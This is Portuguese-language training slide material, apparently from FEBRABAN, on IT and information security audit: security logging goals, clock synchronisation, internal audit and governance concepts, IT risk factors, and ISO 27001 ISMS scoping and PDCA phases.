
## Através destes registros deve ser possível identificar:

- Atividades tipicamente associadas à malware ou tráfego de origem maliciosa
- Conhecer características comuns de ataques
- Comportamento incomum de sistema ou sobrecargas
- Acessos não autorizados à informações de sistema
- Tentativas bem sucedidas e mal sucedidas em acessos à recursos protegidos

# Sincronização de Relógios

FEBRABAN

Os relógios dos sistemas de processamento de informação **devem estar todos sincronizados** para possibilitar **fontes confiáveis** e correspondência relacionada, permitindo investigações exatas em caso de incidente.



# Introdução a Auditoria

# Introdução

FEBRABAN

Governança Corporativa é o conjunto de políticas, funções, responsabilidades e processos que orientam e controlam as ações adotadas pela Organização para atingir seus objetivos de negócio, resultando em sinergia e alinhamento:

**Auditoria Interna** é função independente e de aconselhamento à Alta Administração, destinada a agregar valor e melhorar as operações da Organização, por meio do aprimoramento dos instrumentos destinados à gestão de riscos, controles e processos de governança. Seu escopo de atuação é amplo, e contribui para a confiabilidade dos relatórios técnicos, financeiros, salvaguarda dos ativos e conformidade com leis e regulamentos internos (“compliance”).



**Controles Internos** atua na gestão das práticas pelas quais os recursos da Organização são dirigidos, monitorados e medidos; desempenha papel fundamental na prevenção e detecção de fraudes, proteção dos ativos físicos e intangíveis e garantia na confiança das demonstrações financeiras e seus processos correlatos.

**Gestão de Riscos** tem como objetivo a identificação de eventos que poderiam comprometer as estratégias da Organização na consecução dos seus objetivos de negócio; atua no gerenciamento destes eventos, de modo a contribuir para o alinhamento às diretrizes de apetite ao risco.

# Fatores de Risco

A auditoria de TI/SI está focada nos maiores riscos para a organização, nas áreas de risco mais impactantes à estratégia de negócios da Instituição.

## DevSecOps confiança em riscos e controles

O desenvolvimento continuo (DevSecOps) exige uma nova abordagem para mitigar os riscos de TI e levará os auditores a repensar riscos e controles históricos para SOX e riscos operacionais em um mundo DevSecOps.

## Privacidade de dados

Falhas ou violações na gestão de dados atraíram atenção significativa do regulador e de cliente, bem como resultaram em uma pressão maior para melhorar os procedimentos e políticas de governança de dados.

## IT Transformation

Investir energia no estabelecimento de controles internos, ainda em fase de implementação ou transformação de sistema, pode economizar tempo e evitar a necessidade de remediação.

## Riscos digitais e tecnologias cognitivas

A automação de tarefas rotineiras está ganhando força nos dias atuais, contudo muitas empresas não pensaram no aumento dos riscos de segurança, privacidade, bem como no aumento da suscetibilidade de hackers cibernéticos.

## Assegurar

A auditoria fornece garantia baseada em riscos sobre controles internos da organização, incluindo a utilização de ferramentas e tecnologia para otimizações.

## Comunicar

A Auditoria é proativa, transparente, relevante e valiosa para a organização, aconselhando sobre a capacidade de gerenciar efetivamente os riscos de forma ampla

## Antecipar

A Auditoria antecipa e alinha esforços a riscos emergentes, estratégias e objetivos operacionais da organização

## Risco de dados, classificação & proteção

Muitas organizações lutam para implementar e impor com sucesso estruturas de governança de dados, pois dependem de novos modelos de infraestrutura, com dados e sistemas de armazenamento fragmentados.

## Cyber identity & access management

Com a mudança para uma força de trabalho remota, muitos departamentos de TI são incapazes de acompanhar a crescente necessidade de direitos de acesso.

## Cyber network & endpoint protection

O comprometimento de um único endpoint dentro de um ambiente considerando como crítico pode comprometer a segurança de toda uma organização.

## Enterprise business & technology resiliency

A escala de mudanças globais e organizacionais, agravada pelas deficiências na gestão da continuidade de negócios, está aumentando a exposição das organizações aos riscos de interrupção operacional.

# Auditoria Segurança da Informação

# 27001: Sistema de Gestão de Segurança da Inf.

FEBRABAN

Sistema de Gestão de Segurança da Informação (SGSI):

## Selecionando o escopo para Auditoria




- ✓ Pessoas
- ✓ Ativos Físicos
- ✓ Ativos Intangíveis
- ✓ Hardware
- ✓ Software
- ✓ Ativos de Informação
- ✓ Serviços

- Um escopo explicitamente detalhado descreve o que será avaliado pela norma.
- A organização que está dentro do escopo deve apresentar uma separação física e/ou lógica de terceiros e de outras organizações dentro de um grupo maior.
- O escopo identificado para o SGSI precisa levar em conta as interfaces, pontos de contato e interdependências com as outras partes da organização.
- Alguns limites têm que ser identificados na organização:
  - ✓ Características do negócio;
  - ✓ Ativos (qualquer ativo de valor);
  - ✓ Redes e comunicação (mapas de redes);
  - ✓ Dados; e
  - ✓ Localizações geográficas.
- A norma exige explicitamente que seja identificado o que está fora do escopo do SGSI e justificativa da sua exclusão.




# Planejar – Segurança da Informação

Estrutura para estabelecer um Sistema de Gestão de Segurança da Informação (SGSI):




# Executar – Segurança da Informação

Estrutura para estabelecer um Sistema de Gestão de Segurança da Informação (SGSI):




# Verificar – Segurança da Informação

Estrutura para estabelecer um Sistema de Gestão de Segurança da Informação (SGSI):



# Gerenciar – Segurança da Informação

